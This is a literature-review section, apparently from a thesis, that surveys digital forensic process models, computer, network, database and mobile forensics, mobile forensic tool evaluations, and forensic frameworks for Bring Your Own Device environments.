The use of digital platforms coupled with access to the Internet has made work easy, however, it has brought about a lot of challenges to the DF investigators as cybercrimes increase due to the plethora of the digital platforms (Jones & Vidalis, 2019). According to Gogolin (2012), digital forensic investigators need a new set of skills as forensic science has shifted from the traditional to the modern forensic which is influenced by the use of digital platforms. The tools and techniques that used to apply back then have become obsolete in this digital era. To better understand why there is a need for DF, we have to define what cybercrime is. As stated by Cohen (2000), cybercrimes are “Offences that are committed against individuals or groups of individuals with a criminal motive to intentionally harm the reputation of the victim or cause physical or mental harm, or loss, to the victim directly or indirectly, using modern telecommunication networks such as Internet (Chat rooms, emails, notice boards and groups) and mobile phones (SMS/MMS)" (p. 1). In order to investigate these cybercrimes, investigators have to follow certain processes and there is a lot of DF process models that have been developed to date.

2.8.1 Digital forensic process models

There are a lot of DF process models identified by different researchers in literature. Table 2.8-1 presents a list of those process models and their authors.

Table 2.8-1 Different digital forensic investigation processes

Digital Forensic Phases	Forensics Process Model ((Madigan, 2017))	Abstract Digital Forensics Model(Cohen, 2009)	DFRWS (Palmer, 2001)	The Enhanced Digital Investigation Process Model (Baryamureeba & Tushabe, 2004b)	The Integrated Digital Investigation Model(IDIP) (Carrier & Spafford, 2003)	Systematic Digital Forensic Investigation Model (SRDFIM) (Agarwal, Gupta, Gupta, & Gupta, 2011)
Identification		✓	✓			✓
Preparation		✓				✓
Approach strategy		✓				
Preservation		✓	✓			✓
Collection	✓	✓	✓			✓
Examination	✓	✓	✓			✓
Analysis	✓	✓	✓			✓
Reporting	✓					✓
Presentation		✓	✓			✓
Returning evidence		✓				
Decision			✓			
Readiness Phases				✓	✓	
Deployment Phases				✓	✓	

Physical Crime Scene Investigation Phases					✓	
Digital Crime Scene Investigation Phases					✓	
Traceback phase				✓		
Dynamite Phase				✓		
Review Phase				✓	✓	✓
Authorisation						✓
Survey						
Communication						✓
Exploratory Testing						✓
Securing the Scene						
Documenting the Scene						✓

These process models are an enhancement of one another. A comparative analysis of the different DF process model was undertaken by Jafari and Satti (2015) where their findings revealed that single models evaluated had shortcomings (non-iterative steps, non-practical steps and a lot of overlapping processes). They suggested that SRDFIM is the best as compared to other models because that affords tentative testing and offers a structured outline for digital investigation, affords iterative methodology, and is suitably best for prospect digital investigation technologies. SRDFIM has thirteen processes as shown in Table 2.8-1. At an early stage of computer forensics, Madigan (2017) proposed a DF process model with four phases as depicted in Table 2.8-1. The model was developed by the law enforcement team hence it lacked some clarity especially on the examination and analysis phases (Du, Le-Khac, & Scanlon, 2017). On the endeavour to come up with a standardised model, a group of university researchers, analysts, and computer forensic examiners gathered together at the First Digital Forensic Research Workshop (DFRWS) (Palmer, 2001) where they came up with the DFRWS model that has seven phases. According to Perumal (2009) and Koleoso (2019), the DFRWS model provides a basis for other future models to be developed. The model covers all areas of forensic investigations that are required as is demonstrated in Table 2.8-2.

Table 2.8-2 Core competencies expected from the area's source (Palmer, 2001)

Identification	Preservation Collection	Collection	Examination	Analysis	Presentation	Decision
Event/Crime Detection	Case Management	Preservation	Preservation	Preservation	Documentation	
Resolve signature	Imaging Technology	Approved Method	Traceability	Traceability	Expert Testimony	
Profile Detection	Chain of Custody	Approved Software	Validation Techniques	Statistical	Clarification	
Anomalous Detection	Time Synchronisation	Approved Hardware	Filtering Techniques	Protocols	Mission Impact Statement	
Complaints	ETC.	Legal Authority	Pattern Matching	Data Mining	Recommended Countermeasures	
System Monitoring		Lossless Compression	Hidden Data Extraction	Timeline	Statistical Interpretations	
Audit Analysis		Sampling	Hidden Data Extraction	Link		
ETC.		Data Reduction		Special		
		Recovery Techniques				

2.8.2 Computer Forensics (CF)

It is difficult to distinguish the definition of DF from CF. However Cohen (2000) claims that computer forensics performs the preservation, identification, extraction, and documentation of computer evidence. While Shakeel (2003) defines CF as a systematic set of procedures and techniques for gathering evidence from digital devices and innumerable storage devices that can be presented in a magistrate's court articulately and eloquently. Like any other forensic investigations process, CFIs follow a certain standard procedure to investigate computer-based forensics as depicted in Figure 2.8-2. As opposed to Shakeel (2003), Cohen (2000) proposes another process model as presented in Figure 2.8-3. The distinction between the two is the naming of the processes. Identification in the first model corresponds to assess in the second model, collection corresponds to acquire, examination and analysis correspond to analyse and finally reporting is the same for both models. Lutui (2015) also suggests the incident response and the computer forensic investigation process model presented in Figure 2.8-4. All these models have some things in common hence we are going to use the model in Figure 2.8-2 as proposed by Shakeel (2003) to clarify all the processes.

Figure 2.8-2 Computer forensics process




Figure 2.8-3 Computer forensics process model




Figure 2.8-4 Common process model for incident response and computer forensics

a) Identification

This phase encompasses probing, documenting and the recognition of prospective evidence. Determining the tool to use, acquiring a search warrant, identifying the type of cloud environment and also any other potential sources of evidence fall under this phase. It involves identifying potential evidence in the crime scene (Dimpe & Kogeda, 2017). Identifying the scenario or understanding the scenario is the first process of computer forensics. At this stage, the investigator has to identify the aim of the investigation, the type of incident, parties involved in the incidence, and the resources that are required to fulfil the needs of the case (Shakeel, 2003). It is imperative to add that Lutui (2015) suggests that at this stage the investigators perform the following actions: The physical incident scene search and documentation; Non-electronic proof collection; Additional non-computerized data ought to be gathered, for example by interviewing people to acquire passwords; Decision-making process for collection or procurement and fortitude to collect or acquire potential evidence must be made. Baryamureeba and Tushabe (2004a) add that this phase tries to distinguish an incident from indicators and determines its type.

b) Collection

This phase, often called a chain of custody, is the critical phase as the complete case depends on the evidence gathered from the crime scene. This stage involves the acquisition of data from pertinent sources while keeping data integrity. To retain the confidentiality and integrity of the data, it is essential to conveniently execute the whole collection process while ensuring that critical evidence is not lost (Shakeel, 2003). Through this phase, concealed, obliterated, exchanged and corrupted files which may include dates, duration, log file, etc. are revealed (Baryamureeba & Tushabe, 2004a). According to Dimpe and Kogeda (2017) and Lutui (2015), the collection phase encompasses probing, distinguishing, gathering and documenting digital evidence which is crucial as it entails potential evidence which is prone to loss if appropriate precautions are not taken. Additionally, Selamat, Yusof and Sahib (2008) list the following activities as the processes to be undertaken in this phase:

i. Establish what a distinct piece of digital evidence is and determine the potential origins of data;

ii. Establish the physical position of the proof;

iii. Ensure soundness and truthfulness of the electronic evidence e.g. write protection, hashes, etc.;

iv. Securely package, transport and store the electronic evidence;

v. Restricting access to digital evidence;

vi. Log the substantial scenery; and

vii. Create a secure back up for digital evidence using standardised and acknowledged techniques.

There are two ways of collecting evidence from the digital devices; volatile and non-volatile collection (Agarwal et al., 2011); it should be born in mind that all digital devices have both the volatile storage which store files and applications running in the device when the device is on Random Access Memory (being an example of volatile storage)(Jones & Vidalis, 2019); while non-volatile collection refers to the collection of digital evidence from non-volatile storage such as the computer hard disk, memory cards and SSDs which can store data permanently until the user deletes it (Agarwal et al., 2011). The two volatile data presents a challenge to the investigators as extra care has to be taken when collecting volatile data as it is easy to corrupt hence special techniques and tools need to be used.

c) Examination

At this phase, the DFI examines the contents of the collected evidence to use it for proving the case. It is critical at this stage that several appropriate back-ups are created before continuing with the examination (Baryamureeba & Tushabe, 2004a). Also, Dimpe and Kogeda (2017) confirm that an in-depth methodical search of evidence, an affirmation of

evidence and recuperating of hidden data cognates to the case form part of this phase, and depending on the nature of the crime, the evidence is thoroughly examined. Moreover, Selamat et al. (2008) suggest the following activities to be undertaken in this phase:

i. Establish the techniques of generating the data, when and by whom;

ii. Establish and ratify the procedures used to illustrating and portraying notable data;

iii. Extract and disclose concealed data and matching patterns;

iv. Appreciate noticeable samples of electronic evidence while determining the level of skill of the suspect;

v. To perform the analysis, the data needs to reconstruct into a more workable size;

vi. Affirming or disproving allegations of dubious action;

vii. Potential evidence should be identified and positioned from unconventional locations;

viii. Formulate comprehensive documentation for interpretation and get to the conclusion using predications on evidence found;

ix. Test and repudiate concepts established on the electronic evidence found;

x. Gathered physical and digital evidence from the analysis outcomes need to be organised in a certain way;

xi. Eradicate replication of the analysis; and

xii. Build a postulation of what transpired, and link the extracted data with the target.

Some prevailing foundations of evidence that need to be scrutinised are personal manager data like appointments, address book, journal, scheduler, etc., voice messages, text messages, emails and documents. It is an obligation to verify the authenticity of the evidence after being possessed by the forensic specialist and hence hashing capabilities like MD5 must be run for scientific authentication of data (Agarwal, Gupta, Gupta, &

Gupta, 2011). Cohen (2000) adds that the examination of the data should not be executed on real evidence and should be performed by a well-trained person to avoid subverting the digital evidence.

d) Analysis

This step as in other models is merged with the examination. Nonetheless, Dimpe and Kogeda (2017) believe that it is mandatory on its own as it helps investigators in evaluating the examination outcomes to take decisions depending on the evidence discovered. Agarwal et al. (2011) add that this process is undertaken by the investigating team to provide technical inspection of the evidence based on the outcomes of the examination of the evidence. Establishing connections between chunks of data, inspecting concealed data, deciding on the magnitude of the data attained from the examination phase, regenerating the incident data, depending on the derived data and reaching accurate verdicts etc. are some undertakings of this stage. Also, in agreement, Lutui (2015) states that the implication of the examination phase's results is determined and it is intended for the basic provision of confirmation for the case by establishing the interactions between remnants of data so that the conviction can be established on the evidence found. Consequently, a methodical approach should constantly be endorsed to warrant cohesion which may require questioning the time, camouflaged data, the applications and the files of the acquired data.

e) Reporting

As with the examination and analysis phases, this stage is consistently fused with the presentation phase. The sole aim of this phase as discussed by Baryamureeba and Tushabe (2004) is to compose and give a report stipulating the examination process and admissible data retrieved from the investigation. Additionally, Joshi and Bhilare (2013) present that the reporting outcomes should exhibit the discoveries that are pertinent to the case, the activities that were performed, actions that are left to be performed, proposed developments to strategies that were made, and the tools utilised. Also, a comprehensive report of all the information ascribed to the case such as details of

Operating Systems, software, versions, patches installed in the devices and a thorough note about the actions taken during the forensic investigations along with the keywords searches, logs, cache, etc. should be developed (Cohen, 2000).

According to Shakeel (2003), this is the concluding stage, but the most crucial step. An investigator documents the technique adopted in collecting, examining and analysing the data. The investigation report also consists of the documentation of how the tools and procedures were selected. The sole purpose of this step is to disclose and submit the discoveries vindicated by the evidence. Additionally, Selamat et al. (2008), advise to take the following actions as critical for the reporting stage:

i. Formulation and presentation of the information emanating from the analysis phase;
ii. Demonstrating the concerns on the information, its authenticity and who can attest to it;
iii. Interpretation of the statistical data from the analysis phase;
iv. Illuminating the evidence, and documenting the findings;
v. Summarising and preparing descriptive conclusions;
vi. Handing over the digital and physical evidence to the judiciary or company management;
vii. Endeavour to substantiate each fragment of proof and each incident in the sequence of each other independently;
viii. Verify the soundness of the proposition and protect it against critique and objection; and
ix. Convey applicable outcomes to a variation of audiences (technical, management, personnel and law enforcement).

2.8.3 Network forensics

Network forensics is a branch of DF pertaining to the monitoring and evaluation of computer network packets to collect information, statutory evidence, or detection of

network infringements. Because network traffic is transmitted and suddenly squandered, network forensics is usually a pro-active investigation (Cohen, 2000).

Corresponding to Cohen (2000), using forensic techniques on the Ethernet layer on the OSI model is accomplished by interfering bitstreams using network monitoring tools or sniffers. Wireshark (formerly known as Ethereal) and tcpdump are the most familiar tools that are used on this layer, and they accumulate all data on this layer and permit users to filter for distinct cases. These tools can recreate E-mail attachments, websites, and other network traffic if they are only communicated or received in an unencrypted format (Manesh, Sha, & Vivekanandan, 2014). The benefit of gathering this data is that it is directly linked to a host. If, for example, the IP address or the MAC address of a host at a certain time is known, all data sent to or from this IP or MAC address can be filtered. Network forensics can also be used to find out who is using a particular computer by extracting user account information from the network traffic (O'Hanley & Tiller, 2013).

Lutui (2015) in accord with Cohen (2000) substantiates that network forensics is focused on capturing; storing, analysing and logging all network activities from e-mails and database queries to web browsing. It can disclose the time of the activity to the IP address and the protocol levels for the user communication which is indispensable to forensic crews in terms of overhauling the event and tracking back to the source of the crime.

2.8.4 Database forensics

Databases are valuable repositories for every organisation. All the organisations' data is organised in a structured manner for ease of access and understand-ability to the users. All this data in the digital era and big data times is beneficial to the owners and very lucrative to hackers hence why there is database forensics (Beyers & Beyers, 2013). In the BYOD enabled environment, devices access databases in multiple ways and access to those databases needs to be secured from external attackers. Attackers can modify, delete or corrupt databases hence forensic investigations are needed in cases like this to

identify the malevolent actors. As with network forensics and computer forensics, database forensics is not an easy task as it requires different tools to investigate different malicious activities. Wagner, Prester and Schryen (2017) demonstrated six database forensics using DBcarver. The researchers demonstrated that acquiring data from modified, deleted or corrupted database is possible but this requires extra and careful attention from the investigators. The database forensic process models are not different from the computer forensics models hence we will stick to the process model discussed in section 2.8.2

2.8.5 Mobile forensics

Mobile forensics is the core discussion of this study as we are focused on the Bring Your Own Device phenomenon; hence we should understand how mobile forensics can be incorporated in a BYOD enabled environment. We have already explicitly discussed BYOD in the previous sections. Mobile forensics is another branch of digital forensics which is focused on retrieving information from the smartphones under forensically sound conditions (Sathe & Dongre, 2018). Even though mobile devices have similarities to other digital platforms, their forensic investigation is declared challenging due to the following factors (Ayers, Brothers, & Jansen, 2014):

i. A variation of hardware models and other extra components;
ii. Diverse embedded operating systems;
iii. Short-life cycle with state-of-art replicas regularly evolving;
iv. The outrageous direction towards mobility;
v. Variations on the volatile and non-volatile memory storage file systems;
vi. State-of-art networking and communication features found in Hybrid devices; and
vii. Device working in the background and hanging processes when shutdown or in idle mode.

In a BYOD enabled environment, forensic investigations become even more difficult due to the reasons specified and some additional problems identified. A pool of various data such as location data, different applications, social medium platforms, messaging applications,

photos, videos, call logs which have to be gathered without compromising their integrity (Sathe & Dongre, 2018) which is challenging due to the volatile nature of the smartphones device storage (Mumba & Venter, 2014), malicious programmes and legal issues (Perry & Hart, 2000).

Utter (2017) has explicitly discussed the other challenges faced by digital forensic investigators in a BYOD enabled environment. Utter (2017) opines that as more organisations introduce BYOD, Digital Forensic Examiners (DFE) experience a bunch of judicial and policy issues of which they should know about. These issues can go from protection, proprietorship questions, risk and different legalities. Commingled data also causes challenges to the DFI as they may need consent to access the personal data which is mixed with the work-related data. As with other researchers, Utter (2017) suggests a few solutions to these conundrums and these solutions have already been discussed in section 2.7.

Mobile devices also incorporate other domains of DF as they connect to the network through Wi-Fi, access corporate databases especially cloud-based, hence to fully acquire evidence from smartphones, the investigators have to perform investigations on other domains (Menza, Kebande, & Venter, 2017).

Examples of mobile forensic process models:

Murphy (2012) discusses the processes model shown in 2.8.2. On the other hand, Sathe and Dongre (2018) propose the following steps which are not different from the steps discussed in section 2.8.1. Figure 2.8-2, except for the wording; identification, analysis, documentation or reporting and presentation were already presented in 2.8.1 hence they are not discussed here.

Preservation: Once the activity has been identified by the incidence response, isolation of the device from the outsiders has to be done to escape the contagion of the data contained in the device. This involves disconnecting the device from the Internet or the network or putting inside a faraday bag if it is physically available (Sathe & Dongre, 2018).

Acquisition: After isolating the device, the data needs to be accessed from this device to be analysed to obtain evidence. The acquisition involves gathering evidence from the device

and this is the critical step in mobile forensics as data can be easily corrupted. There are several ways of acquiring evidence from the device. The investigators at this stage have to perform imaging of the devices using the tools they have identified in the previous steps (Zareen & Baig, 2010). This stage is critical in maintaining the integrity of the evidence (Lutui, 2015). Since the mobile device holds a myriad of information that can be used as evidence, appropriate tools and acquisition methods must be used. This progression manages to acquire an identical representation of the gadget to prevent loss of data that can be caused by real-time factors, for example, battery waste, physical harm, and so on. Data resides inside mobile phones sim cards, internal and external storage areas. A significant concern is to procure the erased information that has been intentionally erased by the perpetrators (Sathe & Dongre, 2018). The three methods of data acquisition are discussed below:

A. Physical Acquisition

Physical acquisition alludes to the extraction of a bit-by-bit duplicate of the whole physical data storage of the device, for example, a disc drive, RAM or Flash memory. The physical acquisition procedure can give forensic investigators a larger quantity of information than the logical technique. This is because the physical acquisition instrument can create a far-reaching and a comprehensive picture of the phone's memory bit-by-bit (Sathe & Dongre, 2018).

B. Manual Acquisition

The manual acquisition utilises the graphical user interface of the device to get information from the device memory. The manual acquisition has a bit of leeway because the device working model can resolve the crude information position that is got from the gadget's memory into an arrangement that humans can comprehend. Be that as it may, the disadvantage of this method is that only the data that is noticeable to the working model can be acquired. The manual acquisition approach depends on watching the device

UI, and full extraction of confirmations when different methods are impractical (Sathe & Dongre, 2018).

C. Logical Acquisition

The logical acquisition approach is accomplished by utilising software devices which extricate a bit-by-bit duplicate of the active data in the logical storage, for example, directories and files saved within the device (Ayers, 2007, p.1). However, the device memory contains some deleted data which cannot be recoverable through physical or the manual acquisition approach (Lutui, 2015; Sathe & Dongre, 2018). This brings us to the mobile forensic tools that are discussed by different scholars.

2.8.6 Mobile Forensics Tools

Sathe and Dongre (2018) declare that innumerable open source and proprietary mobile forensics tools that aid with the simpler acquisition of data for forensic investigators have flooded the market, and examples of some commercial tool providers are MOBILedit, Cellebrite UFED, XRY and Oxygen Forensics. However, because these tools are expensive to the BYOD enabled organisations since most of the organisations are budget-constrained; performing analysis on them becomes a tiresome task. Hence many open source tools such as Autopsy and Santoku which house numerous free to use mobile forensic tools and numerous preliminary adaptations of different tools assist with partly supporting the examination procedure. The study suggests the use of open-source mobile forensic tools for data acquisition such as ADB Pull, AFLogical, Cellebrite UFED, Backup Analysis, Oxygen Forensic Suite and Wondershare Dr. Fone (for Android). Another study was conducted by Zareen and Baig (2010) which evaluated some of the mobile forensic tools and the study found that tools can be used depending on the method of data acquisition to be used. Thus, the choice of mobile forensic depending on the task to be performed should be considered.

Performance evaluation that was carried out on two mobile devices by Osho and Ohida (2016) on four mobile forensic tools - MOBILedit, Access Data FTK Imager, Oxygen Forensic,

and EnCase confirm that two among the four tools, namely, Access Data FTK Imager and EnCase performed better than MOBILedit and Oxygen Forensic Suite. The main focus of this evaluation was on the ability of the tools to discover deleted data and the capacity of some of these devices lies in acquiring erased data thus demonstrating critical advancement in the development of quality and compelling criminological methods.

Another similar study was conducted by Riadi, Fadlil and Fauzan (2018) to evaluate two mobile forensic tools; MOBILedit Forensic and Oxygen Forensic on the android line messenger and it was found that MOBILedit Forensic has the impressive analytical ability with the highest index number reaching to 76.19% while Oxygen Forensic has only 61.90% of the index number. On the other hand, Oxygen Forensic is best in data reporting in comparison to MOBILedit forensic. MOBILedit is limited in extracting video in LINE messenger. However, while Oxygen Forensic has case management functions, MOBILedit Forensic lacks in that regard, but when it comes to data reporting and data extraction, MOBILedit is efficient.

Umar, Riadi and Zamroni (2018) conducted a study to gather digital evidence from WhatsApp using Belkaksoft trial version and WhatsApp Key/DB Extractor. The study followed the NIST Forensic Methodology to carry out the mobile forensic investigation process. The simulation process shown in Figure 2.8-5 as discussed by Umar et al. (2018) was carried out and the results revealed that WhatsApp Key / DB Extractor only manages to extract messages artefacts and images, which means that data such as message recipient, time of sending or receiving messages and file attachment, message sender and message content can be revealed as well. Such data is always important to the investigation process. WhatsApp Key/DB Extractor managed to extract existing WhatsApp group information such as the group's name and members of the group. Additionally, WhatsApp Key / DB Extractor managed to extract the entire WhatsApp contact information in the "wa.db" file artefact which is the WhatsApp app database. With Belkasoft Evidence (trial version), the WhatsApp text message artefact was not obtained, but video, image, and document artefacts were magnificently acquired. Hence it is evident that much care and critique needs to be applied when choosing the forensic tool.

Another similar study was conducted to evaluate three mobile forensic tools which are not revealed in the study (Tassone, Martini, Choo, & Slay, 2013). Results from the three tools were different thus proving that a single tool cannot be used to discover all the information in the device. Table 2.8-3 presents the results obtained from the physical extraction of data from an android device while Table 2.8-4 demonstrates the results obtained from the logical extraction of data from android device using the three different tools. The "NIST Cell Phone Forensic Tools: An Overview and Analysis" by Ayers, Jansen, Moenner and Delaitre (2007) demonstrated a couple of cell phone forensic tools and their features, the paper states that digital forensic examiners should use forensic sound tools to do the investigations as non-forensic tools may be questionable and their usage may hinder evidence admissibility in the court of law.

Table 2.8-3 Android physical extraction results

Data type	Tool 1	Tool 2	Tool 3
Contacts		133 (26)	
Call history		0	
SMS		3,207 (181)	
MMS		45 (1)	
Email		31 (3)	
Calendar entries	Unsupported	89	Unsupported
Bookmarks		12	
Web history		263 (15)	
Images		10,985 (1,502)	
Video		18 (22)	
Audio		76	

Table 2.8-4 Android logical extraction results

Table 4 Android logical extraction results

Data type	Tool 1	Tool 2	Tool 3
Contacts	156	399	430
Call history	323	323	323
SMS	3,027	3,027	3,027
MMS	46	46	46
Email	Unsupported	Unsupported	Unsupported
Calendar entries	89	89	89
Bookmarks	12	Unsupported	12
Web history	245	Unsupported	245
Images	2,691	2,170	78
Video	11	8	0
Audio	200	31	0




Figure 2.8-5 WhatsApp communication simulation

2.8.7 The BYOD Digital Forensic Frameworks

Bring Your Own Device data leakage digital forensic investigations have not been greatly studied as other domains of BYOD such as BYOD security management, BYOD information security risks, however, few studies have been undertaken in this space even though they did not focus on the investigation of BYOD investigation process. Among the available studies, Kanyi and Ogao (2018) developed a BYOD security framework that caters for the management of the mobile devices using Mobile Device Management. The framework strength lies in blocking the sending of emails through the organisation's network and this is good for minimising data leakage that is caused by internal employees. However, this framework does not incorporate the digital forensic investigation aspect.

Also, Mohtasebi and Dehghantanha (2013) introduced a Unified Forensic Investigation Framework of Smartphones, and this framework aims to digitally investigate crimes that engage mobile devices. The paper by Mohtasebi and Dehghantanha (2013) aimed at proposing the solution that can address the data acquisition, examination and investigation process models with the ambition of coming up with a one size fits all framework for digital forensic investigations of mobile devices or smartphones. What the framework lacks is the consideration of BYOD devices, how to manage them and how to handle their usage within the organisation.

Kebande et al. (2016) carried a study for designing a Generic DFR Model for the BYOD Environment Using a Honeypot (DFRM- 4 –BYOD). The model aimed at (DFR) model detecting and trapping potential security incidents honeypot technology. "The model is meant to reduce the effort required to conduct Digital Forensic Investigation (DFI) by capturing potential digital evidence and make it available when needed by digital forensic investigators which eventually saves cost and time"(Kebande et al., 2016, p. 1). The model is demonstrated in Figure 2.8-6. The framework considers the people, technology and BYOD management, and it also incorporates the pro-active ways of digital forensics and this makes it a good model; however, as discovered by Lutui (2015), a comprehensive digital forensic investigation for the BYOD devices need to incorporate other digital forensic domains such as network forensics

and cloud forensics as mobile devices are always connected to the network hence there might be missed traces of network evidence attached to the mobile device. Moreover, could forensics should be considered as mobile devices access most of the resources from cloud services hence the investigators need not miss any evidence related to the device. The DFRM-4 –BYOD misses these two components and on the other hand, the Multi-disciplinary Digital Forensic Investigation Process Model proposed by Lutui (2015) introduces well-combined processes for investigating mobile devices; however, it misses the aspect of BYOD management and people as the case in which they are incorporated in the DFRM- 4 –BYOD. The Multi-disciplinary Digital Forensic Investigation Process Model proposed is depicted by Kebande et al.(2016) as illustrated by Figure 2.8-6

